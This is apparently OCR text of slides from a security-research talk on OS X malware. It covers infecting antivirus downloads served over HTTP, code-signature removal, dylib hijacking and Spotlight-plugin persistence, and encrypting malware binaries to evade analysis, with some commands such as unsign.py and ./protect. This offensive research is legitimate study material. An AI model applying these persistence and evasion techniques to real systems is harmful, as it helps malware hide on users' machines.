
fake codecs

infected torrents/apps

Synack

Infecting Software Downloads

a far better infection channel



INFECTING AV SOFTWARE DOWNLOADS

these should be secure, right!?

Downloads

avast_free_mac_security.dmg
http://download.ff.avast.com/mac/avast_free_mac_security.dmg

bitdefender_antivirus_for_mac.dmg
http://download.bitdefender.com/mac/antivirus/en/bitdefender_antivirus_for_mac...

F-Secure-Anti-Virus-for-Mac_JDCQ-VPGB-RYPY-QQYW-6MY2_ (1).mpkg
http://download.sp.f-secure.com/SE/Retail/installer/F-Secure-Anti-Virus-for-Mac...

LittleSnitch-3.5.1.dmg
http://www.obdev.at/ftp/pub/Products/littlesnitch/LittleSnitch-3.5.1.dmg

savosx_he_r.zip
http://downloads.sophos.com/inst_home-edition/b6H60q26VY6ZwjzsZL9aqgZD0...

eset_cybersecurity_en_.dmg
http://download.eset.com/download/mac/ecs/eset_cybersecurity_en_.dmg

Internet_Security_X8.dmg
http://www.integodownload.com/mac/X/2014/Internet_Security_X8.dmg

TrendMicro_MAC_5.0.1149_US-en_Trial.dmg
http://trial.trendmicro.com/US/TM/2015/TrendMicro_MAC_5.0.1149_US-en_Trial....

NortonSecurity.EnglishTrial.zip
http://buy-download.norton.com/downloads/2015/NISNAVMAC/6.1/NortonSecuri...

ksm15_0_0_226a_mlg_en_022.dmg
http://downloads-am.kasperskyamericas.com/files/main/en/ksm15_0_0_226a_ml...

all the security software I could find, was downloaded over HTTP!

avast!
intego
Avira
KASPERSKY lab
Bitdefender
LittleSnitch
ClamXav
Norton by Symantec
eset
Sophos
F-Secure
TREND MICRO


Synack

PERSISTANCE

current methods are very lame


persistence methods

launch items



login items

- well known
- easily visible



MacProtector's login item

```
$ python knockknock.py

com.apple.MailServiceAgentHelper
path: /usr/bin/com.apple.MailServiceAgentHelper

com.apple.appstore.PluginHelper
path: /usr/bin/com.apple.appstore.PluginHelper

periodicdate
path: /usr/bin/periodicdate

systemkeychain-helper
path: /usr/bin/systemkeychain-helper
```

wirelurker's 4(!) launch daemons

Synack

Binary Infection?

fairly stealthy & difficult to disinfect

OS loader verifies all signatures :(


killed by the loader

```
Process:             Safari [1599]
Path:                Safari.app/Contents/MacOS/Safari

Exception Type:      EXC_CRASH (Code Signature Invalid)
Exception Codes:     0x0000000000000000, 0x0000000000000000
```

Binary Infection?

the crypto seems solid, but what if it was gone?

code signature




```
# md5 Safari.app/Contents/MacOS/Safari ->
  633d043cf9742d6f0787acdee742c10d

# unsign.py Safari.app/Contents/MacOS/Safari
  Safari code signature removed

# md5 Safari.app/Contents/MacOS/Safari ->
  825edd6a1e3aefa98d7cf99a60bac409

$ open /Applications/Safari.app && ps aux | grep Safari
  patrick  31337  /Applications/Safari.app
```


:)

Synack

Persistence via Binary Infection

(now), lots of options!

google 'OS.X/Boubou'



self-contained

somewhat difficult to detect


difficult to disinfect

Synack

DYLIB HIJACKING

an overview

virus BULLETIN white paper **www.virusbtn.com/dylib**



1. **LC_LOAD_WEAK_DYLIB** that references a non-existent dylib

2. **LC_LOAD*_DYLIB** with **@rpath**'d import & multiple **LC_RPATHs** with the run-path dependent library not found in a primary run-path search path

Synack

Automation Findings

you might have heard of these guys?

results:
from one scan (my box)

Apple

Microsoft

Others

- iCloud Photos
- Xcode
- iMovie (plugins)
- Quicktime (plugins)

- Word
- Excel
- Powerpoint
- Upload Center

- Google(drive)
- Adobe (plugins)
- GPG Tools
- DropBox

Dylib Hijacking Persistence

via Apple's PhotoStreamAgent ('iCloudPhotos.app')

PhotoStreamAgent

1. configure hijacker against **PhotoFoundation** (dylib)
2. copy to **/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation**

```
$ reboot
$ lsof -p <pid of PhotoStreamAgent>
/Applications/iPhoto.app/Contents/Library/LoginItems/PhotoFoundation.framework/Versions/A/PhotoFoundation
/Applications/iPhoto.app/Contents/Frameworks/PhotoFoundation.framework/Versions/A/PhotoFoundation
```


- novel
- no new processes
- no binary/OS modifications

abuses legitimate functionality of OS X

Synack


Plugin Persistence

abusing system plugins for persistence



spotlight importer template

for all files:
public.data



plugin match type

```
$ reboot
$ lsof -p <pid of mdworker>
/System/Library/Frameworks/CoreServices.framework/../Metadata.framework/Versions/A/Support/mdworker
/Library/Spotlight/persist.mdimporter/Contents/MacOS/persist
```

- no new procs
- 'on-demand'

data 'sniffer'

abuses legitimate functionality of OS X

Synack

Self-Defense

currently, essentially non-existent

self-defense methods

some crypto

'hide' in plain sight

too easy for the AV companies!

trivial to find

trivial to analyze

trivial to disinfect

Encrypted Mach-O Binaries

natively supported by the Mach-O loader


```
#define  APPLE_UNPROTECTED_HEADER_SIZE (3 * PAGE_SIZE_64)

//load & decrypt segments
load_segment(...){

    //decrypt encrypted segments
    if (scp->flags & SG_PROTECTED_VERSION_1)
        unprotect_dsmos_segment(scp->fileoff, scp->filesize, vp,
                                pager_offset, map, map_addr, map_size);
}

//decrypt chunk
unprotect_dsmos_segment(...){

    //first 3 pages aren't encrypted
    map_addr += APPLE_UNPROTECTED_HEADER_SIZE;
    map_size -= APPLE_UNPROTECTED_HEADER_SIZE;

    //function pointer to decryption routine
    crypt_info.page_decrypt = dsmos_page_transform;

    //decrypt
    vm_map_apple_protected(map, map_addr, map_addr + map_size, &crypt_info);

}
```

loading an encrypted binary

Synack


Encrypted Mach-O Binaries


natively supported by the Mach-O loader



Finder.app


IDA Pro warning





encrypted with Blowfish
(pre 10.6; AES)

ourhardworkbythesewordsguardedpleasedontsteal(c)AppleC



decrypt with
class-dump

Encrypt You Malware

natively supported by the Mach-O loader


first 3 * PAGE_SIZE_64 can't be encrypted

```
//padding function
void __attribute__((aligned(3*PAGE_SIZE_64)))pad()
{
    return;
}

int main(int argc, const char * argv[])
{
    NSLog(@"I <3 INFILTRATE!");
}
```

code w/ padding function

```
$ strings -a myMalware
applicationDidFinishLaunching:
@"NSString"16@0:8
I <3 INFILTRATE!

$ ./protect myMalware
 encrypting 'myMalware'
 type: CPU_TYPE_X86_64

 encryption complete

$ strings -a myMalware
